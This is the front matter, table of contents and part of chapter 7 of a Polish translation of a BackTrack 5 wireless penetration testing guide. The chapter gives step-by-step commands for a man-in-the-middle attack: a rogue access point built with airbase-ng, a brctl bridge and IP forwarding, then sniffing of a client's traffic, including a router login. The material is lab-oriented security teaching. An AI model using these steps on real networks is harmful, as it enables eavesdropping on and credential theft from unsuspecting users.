



Technologia i rozwiązania

BackTrack 5

Testy penetracyjne sieci WiFi

Poznaj zagrożenia czyhające na Twoją sieć!

Helion



Vivek Ramachandran

[PACKT]
PUBLISHING

Tytuł oryginału: BackTrack 5 Wireless Penetration Testing Beginner's Guide

Tłumaczenie: Grzegorz Kowalczyk

ISBN: 978-83-246-6682-9

Copyright © 2011 Packt Publishing.

First published in the English language under the title 'BackTrack 5 Wireless Penetration Testing Beginner's Guide'.

Polish edition copyright © 2013 by Helion S.A.

All rights reserved.

All rights reserved. No part of this book may be reproduced or transmitted in any form or by any means, electronic or mechanical, including photocopying, recording or by any information storage retrieval system, without permission from the Publisher.

Wszelkie prawa zastrzeżone. Nieautoryzowane rozpowszechnianie całości lub fragmentu niniejszej publikacji w jakiegokolwiek postaci jest zabronione. Wykonywanie kopii metodą kserograficzną, fotograficzną, a także kopiowanie książki na nośniku filmowym, magnetycznym lub innym powoduje naruszenie praw autorskich niniejszej publikacji.

Wszystkie znaki występujące w tekście są zastrzeżonymi znakami firmowymi bądź towarowymi ich właścicieli.

Autor oraz Wydawnictwo HELION dołożyli wszelkich starań, by zawarte w tej książce informacje były kompletne i rzetelne. Nie biorą jednak żadnej odpowiedzialności ani za ich wykorzystanie, ani za związane z tym ewentualne naruszenie praw patentowych lub autorskich. Autor oraz Wydawnictwo HELION nie ponoszą również żadnej odpowiedzialności za ewentualne szkody wynikłe z wykorzystania informacji zawartych w książce.

Wydawnictwo HELION

ul. Kościuszki 1c, 44-100 GLIWICE

tel. 32 231 22 19, 32 230 98 63

e-mail: helion@helion.pl

WWW: <http://helion.pl> (księgarnia internetowa, katalog książek)

Drogi Czytelniku!

Jeżeli chcesz ocenić tę książkę, zajrzyj pod adres

<http://helion.pl/user/opinie/batra5>

Możesz tam wpisać swoje uwagi, spostrzeżenia, recenzję.

Printed in Poland.

- [Kup książkę](#)
- [Poleć książkę](#)
- [Oceń książkę](#)

- [Księgarnia internetowa](#)
- [Lubię to! » Nasza społeczność](#)

Spis treści

O autorze	7
O recenzencie	8
Wprowadzenie	9
Rozdział 1. Tworzymy laboratorium sieci bezprzewodowych	15
Wymagania sprzętowe	16
Wymagania oprogramowania	17
Instalowanie systemu BackTrack	17
Czas na działanie — instalujemy system BackTrack	17
Instalacja i konfiguracja bezprzewodowego punktu dostępowego	20
Czas na działanie — konfiguracja bezprzewodowego punktu dostępowego	21
Konfiguracja bezprzewodowej karty sieciowej	24
Czas na działanie — konfigurowanie bezprzewodowej karty sieciowej	24
Podłączanie się do bezprzewodowego punktu dostępowego	26
Czas na działanie — konfigurowanie bezprzewodowej karty sieciowej	26
Podsumowanie	30
Rozdział 2. Sieci WLAN i związane z nimi zagrożenia	31
Budowa ramek w sieciach WLAN	32
Czas na działanie — tworzenie interfejsu pracującego w trybie monitora	33
Czas na działanie — przechwytywanie pakietów przesyłanych w sieci bezprzewodowej	36
Czas na działanie — przeglądanie ramek zarządzających, ramek sterujących i ramek danych	38
Czas na działanie — nasłuchiwanie i przechwytywanie pakietów w sieci bezprzewodowej	42
Czas na działanie — wstrzykiwanie pakietów	45

Ważne uwagi dotyczące przechwytywania i wstrzykiwania pakietów w sieciach WLAN	47
Czas na działanie — eksperymentujemy z kartą Alfa	48
Rola organów regulacyjnych w sieciach bezprzewodowych	50
Czas na działanie — eksperymentujemy z kartą Alfa	50
Podsumowanie	54
Rozdział 3. Omijanie uwierzytelniania sieci WLAN	55
Ukryte identyfikatory SSID sieci bezprzewodowych	56
Czas na działanie — ujawnianie ukrytych identyfikatorów SSID sieci	56
Filtrowanie adresów MAC	61
Czas na działanie — omijanie filtrowania adresów MAC	61
Uwierzytelnianie z otwartym dostępem	64
Czas na działanie — podłączanie się do punktu dostępowego z otwartym dostępem	64
Uwierzytelnianie ze współdzielonym kluczem	65
Czas na działanie — omijanie uwierzytelniania ze współdzielonym kluczem	66
Podsumowanie	74
Rozdział 4. Słabe strony protokołów szyfrowania w sieciach WLAN	75
Szyfrowanie w sieciach WLAN	76
Szyfrowanie WEP	76
Czas na działanie — przełamywanie zabezpieczeń protokołu WEP	76
Szyfrowanie WPA/WPA2	84
Czas na działanie — łamanie słabych haseł w sieciach z szyfrowaniem WPA PSK	86
Przyspieszanie procesu łamania szyfrowania WPA/WPA2 PSK	91
Czas na działanie — przyspieszanie procesu łamania kluczy	91
Odszyfrowywanie pakietów WEP i WPA	95
Czas na działanie — deszyfrowanie pakietów WEP i WPA	95
Podłączanie się do sieci WEP i WPA	97
Czas na działanie — podłączanie się do sieci wykorzystującej szyfrowanie WEP	97
Czas na działanie — podłączanie się do sieci wykorzystującej szyfrowanie WPA	98
Podsumowanie	100
Rozdział 5. Ataki na infrastrukturę sieci WLAN	101
Domyślne konta i hasła punktów dostępowych	102
Czas na działanie — łamanie domyślnych, fabrycznych haseł punktów dostępowych	102
Ataki typu odmowa usługi (DoS)	104
Czas na działanie — atak DoS typu anulowanie uwierzytelnienia	104
Złośliwy bliźniak i fałszowanie adresów MAC	107
Czas na działanie — złośliwy bliźniak ze sfałszowanym adresem MAC	108
Nieautoryzowany punkt dostępowy	111
Czas na działanie — nieautoryzowany punkt dostępowy	112
Podsumowanie	116

Rozdział 6. Ataki na klienta sieci WLAN	117
Ataki typu Honeygot i Misassociation	118
Czas na działanie — przeprowadzanie ataków typu Misassociation	118
Atak typu Caffè Latte	123
Czas na działanie — przeprowadzanie ataku typu Caffè Latte	124
Ataki typu Deauthentication i Disassociation	128
Czas na działanie — anulowanie uwierzytelnienia klienta	128
Atak typu Hirte	132
Czas na działanie — łamanie klucza WEP poprzez atak typu Hirte	132
Łamanie klucza WPA PSK bez obecności punktu dostępowego	134
Czas na działanie — łamanie klucza WPA bez obecności punktu dostępowego	136
Podsumowanie	138
Rozdział 7. Zaawansowane ataki na sieci WLAN	139
Ataki typu Man-in-the-Middle	140
Czas na działanie — atak typu Man-in-the-Middle	140
Podśluchiwanie ruchu sieciowego na bazie ataków Man-in-the-Middle	145
Czas na działanie — podśluchiwanie ruchu w sieci bezprzewodowej	145
Przechwytywanie sesji w sieciach bezprzewodowych	150
Czas na działanie — przechwytywanie sesji w sieciach bezprzewodowych	150
Odkrywanie konfiguracji zabezpieczeń klienta	154
Czas na działanie — odkrywanie profili zabezpieczeń klientów bezprzewodowych	154
Podsumowanie	159
Rozdział 8. Ataki na sieci WLAN z szyfrowaniem WPA-Enterprise i serwerami Radius	161
Konfiguracja serwera FreeRadius WPE	162
Czas na działanie — konfiguracja punktu dostępowego wykorzystującego serwer FreeRadius WPE	162
Ataki na protokół PEAP	166
Czas na działanie — łamanie zabezpieczeń protokołu PEAP	166
Ataki na protokół EAP-TTLS	170
Czas na działanie — łamanie zabezpieczeń protokołu EAP-TTLS	170
Dobre praktyki zabezpieczania korporacyjnych sieci bezprzewodowych	172
Podsumowanie	173
Rozdział 9. Metodologia testów penetracyjnych sieci bezprzewodowych	175
Testy penetracyjne sieci bezprzewodowych	175
Czas na działanie — odszukiwanie oraz identyfikacja urządzeń bezprzewodowych	177
Czas na działanie — wykrywanie fałszywych punktów dostępowych	180
Czas na działanie — wykrywanie nieautoryzowanych klientów bezprzewodowych	182
Czas na działanie — łamanie szyfrowania WPA	183
Czas na działanie — przełamywanie zabezpieczeń klientów	185
Podsumowanie	188

Dodatek A. Wnioski i plany na przyszłość	189
Kilka słów na zakończenie	189
Tworzenie zaawansowanego laboratorium sieci Wi-Fi	190
Jak trzymać rękę na pulsie	192
Podsumowanie	193
Dodatek B. Szybki quiz — odpowiedzi na pytania	195
Rozdział 1. Tworzymy laboratorium sieci bezprzewodowych	195
Rozdział 2. Sieci WLAN i związane z nimi zagrożenia	196
Rozdział 3. Omijanie uwierzytelniania sieci WLAN	196
Rozdział 4. Słabe strony protokołów szyfrowania w sieciach WLAN	196
Rozdział 5. Ataki na infrastrukturę sieci WLAN	197
Rozdział 6. Ataki na klienta sieci WLAN	197
Rozdział 7. Zaawansowane ataki na sieci WLAN	197
Rozdział 8. Ataki na sieci WLAN z szyfrowaniem WPA-Enterprise i serwerami RADIUS	198
Rozdział 9. Metodologia testów penetracyjnych sieci bezprzewodowych	198
Skorowidz	199

Zaawansowane ataki na sieci WLAN

„Zatem zostało powiedziane, że kto zna wroga i zna siebie, nie będzie zagrożony choćby i w stu starciach”.

Sun Tzu, Sztuka wojny

Bardzo istotnym elementem podczas przeprowadzania testów penetracyjnych jest dogłębna znajomość zaawansowanych technik ataków wykorzystywanych przez hakerów, nawet jeżeli nie masz zamiaru posłużyć się takimi atakami w czasie testów. Ten rozdział jest poświęcony właśnie temu, jak potencjalny napastnik może przeprowadzić zaawansowane ataki na sieci bezprzewodowe.

Z tego rozdziału dowiesz się, w jaki sposób przeprowadzać zaawansowane ataki na sieci WLAN przy użyciu narzędzi i technik omawianych w poprzednich rozdziałach. Najbardziej skupimy się tutaj na atakach typu *MITM* (ang. *Man-in-the-Middle*; człowiek w środku), których przeprowadzenie wymaga posiadania sporej wiedzy i doświadczenia praktycznego. Po przeciwieczeniu takiego ataku użyjemy go jako bazy do przeprowadzania jeszcze bardziej wyrafinowanych i złożonych ataków, takich jak nieautoryzowane podsłuchiwanie ruchu sieciowego (ang. *Eavesdropping*) czy przechwytywanie sesji (ang. *Session Hijacking*).

W kolejnych ćwiczeniach będziemy się zajmować następującymi rodzajami ataków:

- Ataki typu *MITM*.
- Ataki typu podsłuchiwanie ruchu sieciowego, bazujące na ataku *MITM*.
- Ataki typu przechwytywanie sesji, bazujące na ataku *MITM*.

Ataki typu Man-in-the-Middle

Ataki typu *MITM* są prawdopodobnie najbardziej skutecznymi atakami na sieci bezprzewodowe. Istnieje wiele odmian i konfiguracji takich ataków. My skoncentrujemy się na najczęściej spotykanym typie, kiedy napastnik jest podłączony do sieci Internet za pomocą kablowej sieci LAN i tworzy fałszywy punkt dostępowy przy użyciu bezprzewodowej karty sieciowej zamontowanej w komputerze. Taki punkt dostępowy rozgłasza sieć bezprzewodową, której identyfikator SSID jest taki sam, jak identyfikator atakowanej sieci znajdującej się w pobliżu. Autoryzowany użytkownik atakowanej sieci może przypadkowo podłączyć się do takiego fałszywego punktu dostępowego (lub takie połączenie może zostać „wymuszone” dzięki zastosowaniu teorii silniejszego sygnału, o której mówiliśmy w poprzednich rozdziałach) i kontynuować działanie, gdyż będzie przekonany, że jest podłączony do prawdziwego punktu dostępowego swojej sieci.


Od tej chwili napastnik może w zupełnie przezroczysty dla klienta sposób przekazywać cały jego ruch do sieci Internet, wykorzystując do tego most sieciowy utworzony pomiędzy interfejsem sieci kablowej oraz interfejsem sieci bezprzewodowej. Oczywiście „po drodze” cały ruch klienta jest przechwytywany i uważnie obserwowany.

W kolejnym doświadczeniu spróbujemy zasymulować taki atak.

Czas na działanie — atak typu Man-in-the-Middle

Aby to zrobić, powinieneś uważnie wykonać polecenia opisane poniżej:

1. Aby przygotować środowisko do przeprowadzenia ataku typu *Man-in-the-Middle*, musisz na komputerze, którego używasz do przeprowadzania ataków, utworzyć programowy punkt dostępowy sieci o nazwie *mitm*. W tym celu powinieneś otworzyć okno terminala i wykonać polecenie **airbase-ng --essid mitm -c 11 mon0**:



```

root@bt: ~ - Shell -
Menu Edit View Bookmarks Settings Help

root@bt:~# airbase-ng --essid mitm -c 11 mon0
07:52:16 Created tap interface at0
07:52:16 Trying to set MTU on at0 to 1500
07:52:16 Access Point with BSSID 00:C0:CA:3E:BD:93 started.
  
```

2. Należy zauważyć, że polecenie `airbase-ng` po uruchomieniu tworzy interfejs `at0` (interfejs TAP), który powinieneś traktować jako „kablową” stronę interfejsu programowego punktu dostępowego `mitm`.

```

root@bt: ~ - Shell No. 2 - Kons
Menu Edit View Bookmarks Settings Help

root@bt:~# ifconfig at0
at0      Link encap:Ethernet  HWaddr 00:c0:ca:3e:bd:93
         BROADCAST MULTICAST  MTU:1500  Metric:1
         RX packets:0 errors:0 dropped:0 overruns:0 frame:0
         TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:500
         RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

root@bt:~#
root@bt:~# █

```

3. Teraz na komputerze, którego używasz do przeprowadzenia ataku, musisz utworzyć most sieciowy, składający się z interfejsu kablowego (`eth0`) oraz interfejsu bezprzewodowego (`at0`). Aby to zrobić, powinieneś kolejno wykonać następujące polecenia:

```

brctl addbr mitm-bridge
brctl addif mitm-bridge eth0
brctl addif mitm-bridge at0
ifconfig eth0 0.0.0.0 up
ifconfig at0 0.0.0.0 up

```

```

root@bt: ~ - Shell No. 2 - K
Menu Edit View Bookmarks Settings Help

root@bt:~# ifconfig at0
at0      Link encap:Ethernet  HWaddr 00:c0:ca:3e:bd:93
         BROADCAST MULTICAST  MTU:1500  Metric:1
         RX packets:0 errors:0 dropped:0 overruns:0 frame:0
         TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:500
         RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

root@bt:~#
root@bt:~# brctl addbr mitm-bridge
root@bt:~#
root@bt:~# brctl addif mitm-bridge eth0
root@bt:~#
root@bt:~# brctl addif mitm-bridge at0
root@bt:~#
root@bt:~#
root@bt:~# ifconfig eth0 0.0.0.0 up
root@bt:~#
root@bt:~# ifconfig at0 0.0.0.0 up
root@bt:~#
root@bt:~# █

```

4. Do mostu sieciowego można przypisać adres IP i sprawdzić, czy połączenie z domyślną bramą sieciową działa prawidłowo. Warto zauważyć, że dokładnie to samo można zrobić przy użyciu DHCP. Aby przypisać adres IP do mostu sieciowego, w oknie terminala wpisz następujące polecenie: **`ifconfig mitm-bridge 192.168.0.199 up`**, a następnie sprawdź połączenie z bramą domyślną (i co za tym idzie — z resztą sieci), wpisując polecenie **`ping 192.168.0.1`**:

```

root@bt: ~ - Shell No. 2 - Konsole
Session Edit View Bookmarks Settings Help

root@bt:~# ifconfig mitm-bridge 192.168.0.199 up
root@bt:~#
root@bt:~# ping 192.168.0.1
PING 192.168.0.1 (192.168.0.1) 56(84) bytes of data.
64 bytes from 192.168.0.1: icmp_seq=1 ttl=64 time=0.557 ms
64 bytes from 192.168.0.1: icmp_seq=2 ttl=64 time=1.11 ms
64 bytes from 192.168.0.1: icmp_seq=3 ttl=64 time=0.915 ms
64 bytes from 192.168.0.1: icmp_seq=4 ttl=64 time=0.873 ms
64 bytes from 192.168.0.1: icmp_seq=5 ttl=64 time=0.539 ms
^C
--- 192.168.0.1 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4001ms
rtt min/avg/max/mdev = 0.539/0.800/1.119/0.224 ms
root@bt:~#
root@bt:~#

```

5. Kolejnym krokiem jest włączenie w jądrze systemu opcji przekazywania pakietów IP (ang. *IP Forwarding*), dzięki której możliwe będzie routowanie i przekazywanie pakietów IP między sieciami. Aby to zrobić, wykonaj polecenie **echo 1 > /proc/sys/net/ipv4/ip_forward**, tak jak to zostało przedstawione na rysunku poniżej:

```

root@bt:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@bt:~#
root@bt:~#

```

6. Teraz możesz podłączyć klienta bezprzewodowego do punktu dostępowego o nazwie *mitm*. Po uzyskaniu połączenia klient za pośrednictwem DHCP automatycznie otrzyma adres IP (serwer działa po kablowej stronie bramy sieciowej). W naszym przypadku klient otrzymał adres *192.168.0.197*. Aby sprawdzić funkcjonowanie połączenia z bramą sieciową, możesz teraz użyć polecenia **ping 192.168.0.1**, tak jak pokazano na kolejnym rysunku:

```

C:\Users\vivek\AppData\Local\msf32>ipconfig

Windows IP Configuration

Wireless LAN adapter Wireless Network Connection:

Connection-specific DNS Suffix . : 
Link-local IPv6 Address . . . . . : fe80::693d:fad9:1424:c019%11
IPv4 Address. . . . . : 192.168.0.197
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.0.1

```

7. Jak widać na rysunku poniżej, host *192.168.0.1* odpowiada na ping, zatem połączenie z bramą sieciową działa poprawnie:

```

C:\Users\vivek\AppData\Local\msf32>ping 192.168.0.1

Pinging 192.168.0.1 with 32 bytes of data:
Reply from 192.168.0.1: bytes=32 time=11ms TTL=64
Reply from 192.168.0.1: bytes=32 time=6ms TTL=64
Reply from 192.168.0.1: bytes=32 time=18ms TTL=64
Reply from 192.168.0.1: bytes=32 time=5ms TTL=64

Ping statistics for 192.168.0.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 5ms, Maximum = 18ms, Average = 10ms

```

8. Po sprawdzeniu połączenia z bramą sieciową należy sprawdzić, czy klient jest podłączony do punktu dostępowego. Aby to zrobić, powinieneś zajrzeć do okna terminala, w którym działa polecenie `airbase-ng`:

```


root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help

root@bt:~# airbase-ng --essid mitm -c 11 mon0
07:52:16 Created tap interface at0
07:52:16 Trying to set MTU on at0 to 1500
07:52:16 Access Point with BSSID 00:C0:CA:3E:BD:93 started.


08:03:14 Client 00:22:FB:35:FC:44 associated (unencrypted) to ESSID: "mitm"

```

9. Warto zwrócić uwagę na fakt, że ponieważ cały ruch sieciowy jest przekazywany z interfejsu bezprzewodowego do sieci kablowej, masz pełną kontrolę nad tym ruchem. Można się o tym przekonać, uruchamiając program Wireshark i rozpoczynając nasłuch pakietów na interfejsie `at0`:



10. Teraz z poziomu klienta wykonaj polecenie `ping 192.168.0.1` i zwróć uwagę, że w oknie programu Wireshark są widoczne wszystkie pakiety przesyłane między klientem a bramą sieciową (włącz filtr pozwalający na wyświetlanie tylko pakietów ICMP), pomimo iż pakiety te nie są przeznaczone dla Ciebie. To jest właśnie prawdziwa siła ataku typu *Man-in-the-Middle*!



Co się stało?

W tym ćwiczeniu zakończyłeś przygotowanie konfiguracji środowiska do przeprowadzenia ataku typu *Man-in-the-Middle*. Dokonałeś tego poprzez utworzenie fałszywego punktu dostępowego i połączenie go z interfejsem Ethernet za pomocą mostu sieciowego. Taka konfiguracja powoduje, że dowolny klient bezprzewodowy podłączony do fałszywego punktu dostępowego będzie przekonany, iż jest połączony z siecią Internet za pomocą kablowego połączenia LAN.

Zrób to sam — atak typu Man-in-the-Middle w środowisku wyłącznie bezprzewodowym

W poprzednim ćwiczeniu za pomocą mostu sieciowego połączyłeś interfejs bezprzewodowy z interfejsem kablowym. Jak już wspominaliśmy wcześniej, jest to tylko jedna z kilku możliwych struktur połączeń przy atakach typu *Man-in-the-Middle*. Bardzo interesująca konfiguracja składa się z dwóch interfejsów bezprzewodowych, z których jeden jest wykorzystany do utworzenia fałszywego punktu dostępowego, a drugi jest podłączony do autoryzowanego punktu dostępowego atakowanej sieci. Oczywiście oba interfejsy są ze sobą połączone za pomocą mostu sieciowego. W takiej sytuacji, kiedy klient bezprzewodowy łączy się z fałszywym punktem dostępowym, za pomocą mostu sieciowego utworzonego na komputerze napastnika zostaje połączony z autoryzowanym punktem dostępowym atakowanej sieci.

Należy tutaj zauważyć, że taka konfiguracja wymaga zastosowania na komputerze napastnika dwóch fizycznych, bezprzewodowych kart sieciowych.

W ramach ćwiczeń powinieneś spróbować przeprowadzić taki atak przy użyciu dwóch kart sieciowych, z których jedna jest wbudowana w Twój laptop, a druga jest kartą zewnętrzną, podłączoną na przykład przez port USB. Potraktuj to jako wyzwanie!

Podśluchiwanie ruchu sieciowego na bazie ataków Man-in-the-Middle


W poprzednim ćwiczeniu zobaczyłeś, jak przygotować konfigurację sieci do przeprowadzenia ataku typu *Man-in-the-Middle*, a teraz pokażemy, jak dzięki takiej konfiguracji przeprowadzić atak polegający na podsłuchiwanie bezprzewodowego ruchu sieciowego (ang. *Wireless Eavesdropping*).

Idea tego ćwiczenia opiera się na założeniu, że cały ruch sieciowy z komputera ofiary jest teraz routowany przez komputer napastnika, dzięki czemu napastnik ma możliwość przechwytywania i podsłuchiwania wszystkich pakietów wysyłanych z i do komputera ofiary.


Czas na działanie — podsłuchiwanie ruchu w sieci bezprzewodowej

Aby to zrobić, uważnie wykonaj polecenia opisane poniżej:

1. Odtwórz całą konfigurację wykorzystywaną w poprzednim ćwiczeniu. Uruchom program Wireshark — obserwowanie ruchu sieciowego jeszcze przed uruchomieniem mostu *mitm-bridge* może być całkiem interesującym ćwiczeniem. Wireshark posłuży nam później do obserwowania całego ruchu przechodzącego przez most sieciowy:



2. Rozpocznij nasłuchiwanie ruchu na interfejsie *at0*, dzięki czemu będziesz mógł monitorować wszystkie pakiety wysyłane i odbierane przez klienta bezprzewodowego:



3. Przejdź na klienta, uruchom przeglądarkę sieciową i wejdź na dowolną stronę internetową. W naszym przypadku punkt dostępowy jest podłączony do sieci LAN, zatem należy otworzyć jego terminal konfiguracyjny, wpisując w pasku adresu przeglądarki adres *http://192.168.0.1*:



4. Aby zalogować się do punktu dostępowego, podaj nazwę użytkownika i hasło dostępu:


Product Page: DIR-615 Hardware Version: B2 Firmware Version: 2.23

D-Link

